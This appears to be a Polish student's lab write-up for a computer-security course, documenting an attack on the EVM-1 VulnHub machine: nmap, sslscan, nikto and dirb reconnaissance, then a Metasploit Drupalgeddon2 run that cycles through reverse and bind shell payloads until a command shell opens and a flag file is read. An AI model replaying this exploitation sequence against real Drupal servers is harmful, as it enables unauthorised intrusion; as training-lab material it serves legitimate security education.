

## Bezpieczeństwo systemów komputerowych (BSK)

### Zadanie Praktyczne 2:

#### Testy bezpieczeństwa

EVM-1: <https://www.vulnhub.com/entry/evm-1,391/>

W tym przypadku uzyskujemy dostęp do systemu plików serwera przez lukę w konfiguracji aplikacji DRUPAL napisanej w PHP. Nie są to uprawnienia roota - ale pierwszy krok do osiągnięcia tych uprawnień w drodze eskalacji.

Serwer jest dobrze zabezpieczony - można dostać się do środka jedną łatwą drogą - przez aplikację drupal.

Sesja przejęcia kontroli nad systemem plików poniżej.

Cała praca polegała na poza standardowymi procedurami - operowała się na kolejnych próbach dobicia się do systemu przez uruchamianie kolejnych exploitów.

Gdzie te czasy, kiedy do łamania szyfrów maszynowych używało się rozumu lub eksperckiej wiedzy o systemach operacyjnych, budowie komputerów i technikach komunikacji przez łącza telefoniczne.

## 1 skan sieci

nmap 192.168.1.0-255

```
Nmap scan report for 192.168.1.246
Host is up (0.00069s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
```

Nmap done: 256 IP addresses (5 hosts up) scanned in 14.30 seconds

\$ ssllscan 192.168.1.246

```
Version: 2.1.2-static
OpenSSL 3.0.12 24 Oct 2023
```

ERROR: Could not open a connection to host 192.168.1.246 (192.168.1.246) on port 443 (connect: Connection refused).

```
(john kali)-[~]
$ ssllscan 192.168.1.246:22
Version: 2.1.2-static
OpenSSL 3.0.12 24 Oct 2023
```

Connected to 192.168.1.246

Testing SSL server 192.168.1.246 on port 22 using SNI name 192.168.1.246

```
SSL/TLS Protocols:
SSLv2    disabled
SSLv3    disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   disabled
TLSv1.3   disabled
```

```
TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support
```

```
TLS renegotiation:
Session renegotiation not supported
```

```
TLS Compression:
Compression disabled
```

Heartbleed:

```
Supported Server Cipher(s):
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Certificate information cannot be retrieved.
```

```
$ ssllscan 192.168.1.246:80
Version: 2.1.2-static
OpenSSL 3.0.12 24 Oct 2023
```

Connected to 192.168.1.246

Testing SSL server 192.168.1.246 on port 80 using SNI name 192.168.1.246

```
SSL/TLS Protocols:
SSLv2    disabled
SSLv3    disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   disabled
TLSv1.3   disabled
```

```
TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support
```

```
TLS renegotiation:
Session renegotiation not supported
```

```
TLS Compression:
Compression disabled
```

Heartbleed:


```
Supported Server Cipher(s):
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Certificate information cannot be retrieved.
```

Ostatnie co chcę robić to włamanie przez port 80 i sprawdzanie php i zainstalowanych wordpresów  
szukam więc czegokolwiek innego.

legion scan...

```
<legion.jpg>
```

legion niestety nie działa zbyt dobrze u mnie, po prostu znika.



```
└─$ sudo legion 192.168.1.246
```

```
[sudo] password for john:
```

[illegible]

-\$ nikto -host 192.168.1.246

```
- Nikto v2.5.0
-----
+ Target IP:      192.168.1.246
+ Target Hostname: 192.168.1.246
+ Target Port:    80
+ Start Time:     2023-12-17 22:25:26 (GMT0)
-----
+ Server: Apache/2.2.22 (Debian)
+ /: Retrieved x-powered-by header: PHP/5.4.45-0+deb7u14.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal 7 was identified via the x-generator header. See: https://www.drupal.org/project/remove_http_headers
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 152289, size: 1561, mtime: Wed Nov 20 20:45:59 2013. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /robots.txt: Entry '/?q=user/register/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/INSTALL.sqlite.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/user/register/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/MAINTAINERS.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?q=user/password/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/xmlrpc.php' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?q=filter/tips/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/user/password/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?q=user/login/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/install.php' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/LICENSE.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/UPGRADE.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/INSTALL.pgsql.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/filter/tips/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/INSTALL.mysql.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/user/login/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 36 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /misc/favicon.ico: identifies this app/server as: Drupal 7.x. See: https://en.wikipedia.org/wiki/Favicon
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-enable-debugging-for-aspNet-applications?view=vs-2017
+ /web.config: ASP config file is accessible.
+ /?=/PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=/PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=/PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=/PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /user/: This might be interesting.
+ /README: Uncommon header 'tcn' found, with contents: choice.
+ /README: README file found.
+ /UPGRADE.txt: Default file found.
+ /install.php: Drupal install.php file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-filehttps://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /install.php: install.php file found.
+ /LICENSE.txt: License file found may identify site software.
+ /xmlrpc.php: xmlrpc.php was found.
+ /INSTALL.mysql.txt: Drupal installation file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /INSTALL.pgsql.txt: Drupal installation file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 9753 requests: 0 error(s) and 42 item(s) reported on remote host
+ End Time:      2023-12-17 22:33:08 (GMT0) (462 seconds)
-----
+ 1 host(s) tested
```

za to NIKTO działa fajnie :- ) - może powinno być НИКТО



mamy PHP/5.4.45-

Drupal 7

Server: Apache/2.2.22

prawdopodobnie Apache jest bezpieczny, a luki są w Drupal ale poszukamy

```
+ /?=/PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=/PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=/PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=/PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
```



jeszcze skan BURP-em

<burp>

nie wiadomo za co się brać tyle dziur

czy chcemy wykorzystać użytkowników serwisu, rozsyłać spam czy przejąć maszynę...

↳\$ dirb http://192.168.1.246/

-----  
DIRB v2.22  
By The Dark Raver  
-----

START\_TIME: Sun Dec 17 23:09:18 2023  
URL\_BASE: http://192.168.1.246/  
WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

----- Scanning URL: http://192.168.1.246/ -----  
+ http://192.168.1.246/0 (CODE:200|SIZE:7606)  
+ http://192.168.1.246/admin (CODE:403|SIZE:7696)  
+ http://192.168.1.246/Admin (CODE:403|SIZE:7539)  
+ http://192.168.1.246/ADMIN (CODE:403|SIZE:7539)  
+ http://192.168.1.246/batch (CODE:403|SIZE:7831)  
+ http://192.168.1.246/cgi-bin/ (CODE:403|SIZE:289)

# metasploit + drupal

msf6 > use exploit drupal

Matching Modules  
=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module Remote Command Execution
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal Drupalgeddon 2 Forms API Property Injection
2	exploit/multi/http/drupal_drupalgeddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection
3	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module Remote PHP Code Execution
4	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE
5	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal Views Module Users Enumeration
6	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 6, use 6 or use exploit/unix/webapp/php\_xmlrpc\_eval

msf6 >

Matching Modules  
=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module Remote Command Execution
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal Drupalgeddon 2 Forms API Property Injection
2	exploit/multi/http/drupal_drupalgeddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection
3	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module Remote PHP Code Execution
4	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE
5	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal Views Module Users Enumeration
6	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 6, use 6 or use exploit/unix/webapp/php\_xmlrpc\_eval

msf6 > Interrupt: use the 'exit' command to quit

msf6 > set RHOSTS 192.168.1.246

RHOSTS => 192.168.1.246

msf6 > set LHOST 192.168.1.31

LHOST => 192.168.1.31

msf6 > use 1

[\*] No payload configured, defaulting to php/meterpreter/reverse\_tcp  
msf6 exploit(unix/webapp/drupal\_drupalgeddon2) > payloads list  
[-] Unknown command: payloads

msf6 exploit(unix/webapp/drupal\_drupalgeddon2) > list payloads

[-] Unknown command: list

msf6 exploit(unix/webapp/drupal\_drupalgeddon2) > show payloads

Compatible Payloads  
=====

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_aws_instance_connect		normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
1	payload/generic/custom		normal	No	Custom Payload
2	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
6	payload/multi/meterpreter/reverse_http		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
7	payload/multi/meterpreter/reverse_https		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
8	payload/php/bind_perl		normal	No	PHP Command Shell, Bind TCP (via Perl)
9	payload/php/bind_perl_ipv6		normal	No	PHP Command Shell, Bind TCP (via perl) IPv6
10	payload/php/bind_php		normal	No	PHP Command Shell, Bind TCP (via php)
11	payload/php/bind_php_ipv6		normal	No	PHP Command Shell, Bind TCP (via php) IPv6
12	payload/php/download_exec		normal	No	PHP Executable Download and Execute
13	payload/php/exec		normal	No	PHP Execute Command
14	payload/php/meterpreter/bind_tcp		normal	No	PHP Meterpreter, Bind TCP Stager
15	payload/php/meterpreter/bind_tcp_ipv6		normal	No	PHP Meterpreter, Bind TCP Stager IPv6
16	payload/php/meterpreter/bind_tcp_ipv6_uuid		normal	No	PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
17	payload/php/meterpreter/bind_tcp_uuid		normal	No	PHP Meterpreter, Bind TCP Stager with UUID Support
18	payload/php/meterpreter/reverse_tcp		normal	No	PHP Meterpreter, PHP Reverse TCP Stager
19	payload/php/meterpreter/reverse_tcp_uuid		normal	No	PHP Meterpreter, PHP Reverse TCP Stager
20	payload/php/meterpreter/reverse_tcp		normal	No	PHP Meterpreter, Reverse TCP Inline
21	payload/php/reverse_perl		normal	No	PHP Command, Double Reverse TCP Connection (via Perl)
22	payload/php/reverse_php		normal	No	PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(unix/webapp/drupal\_drupalgeddon2) > use

Usage: use <name|term|index>

Interact with a module by name or search term/index.  
If a module name is not found, it will be treated as a search term.  
An index from the previous search results can be selected if desired.

Examples:  
use exploit/windows/smb/ms17\_010\_eternalblue

use eternalblue  
use <name|index>

search eternalblue  
use <name|index>

msf6 exploit(unix/webapp/drupal\_drupalgeddon2) > payloads 0

[-] Unknown command: payloads

msf6 exploit(unix/webapp/drupal\_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal\_drupalgeddon2):

Name	Current	Setting	Required	Description
DUMP_OUTPUT	false	no		Dump payload command output
PHP_FUNC	passthru	yes		PHP function to execute
Proxies	no			A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.246	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes		The target port (TCP)
SSL	false	no		Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes		Path to Drupal install
VHOST	no			HTTP server virtual host



Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.31	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payloads 0
```

```
[!] Unknown datastore option: payloads. Did you mean PAYLOAD?
payloads => 0
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 0
```

```
payload => cmd/unix/bind_aws_instance_connect
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

```
[-] Exploit failed: cmd/unix/bind_aws_instance_connect is not a compatible payload.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 1
```

```
payload => generic/custom
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

```
[-] Exploit failed: generic/custom cannot cleanup files created during exploit. To run anyway, set AllowNoCleanup to true
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 2
```

```
payload => generic/shell_bind_aws_ssm
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

```
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 3
```

```
payload => generic/shell_bind_tcp
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

```
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
^[[A^[[A[*] Started bind TCP handler against 192.168.1.246:4444
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

```
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Started bind TCP handler against 192.168.1.246:4444
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 4
```

```
payload => generic/shell_reverse_tcp
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

```
[*] Started reverse TCP handler on 192.168.1.31:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 5
```

```
payload => generic/ssh/interact
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

```
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 6
```

```
payload => multi/meterpreter/reverse_http
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

```
[-] Exploit failed: multi/meterpreter/reverse_http is not a compatible payload.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 7
```

```
payload => multi/meterpreter/reverse_https
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

```
[-] Exploit failed: multi/meterpreter/reverse_https is not a compatible payload.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 8
```

```
payload => php/bind_perl
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

```
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Started bind TCP handler against 192.168.1.246:4444
[*] Command shell session 1 opened (192.168.1.31:43929 -> 192.168.1.246:4444) at 2023-12-17 23:18:49 +0000
```

```
ls
```

```
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```

## utworzona sesja shell

```
** FLAGA **
```

```
cat flag1.txt
```

**Every good CMS needs a config file - and so do you.**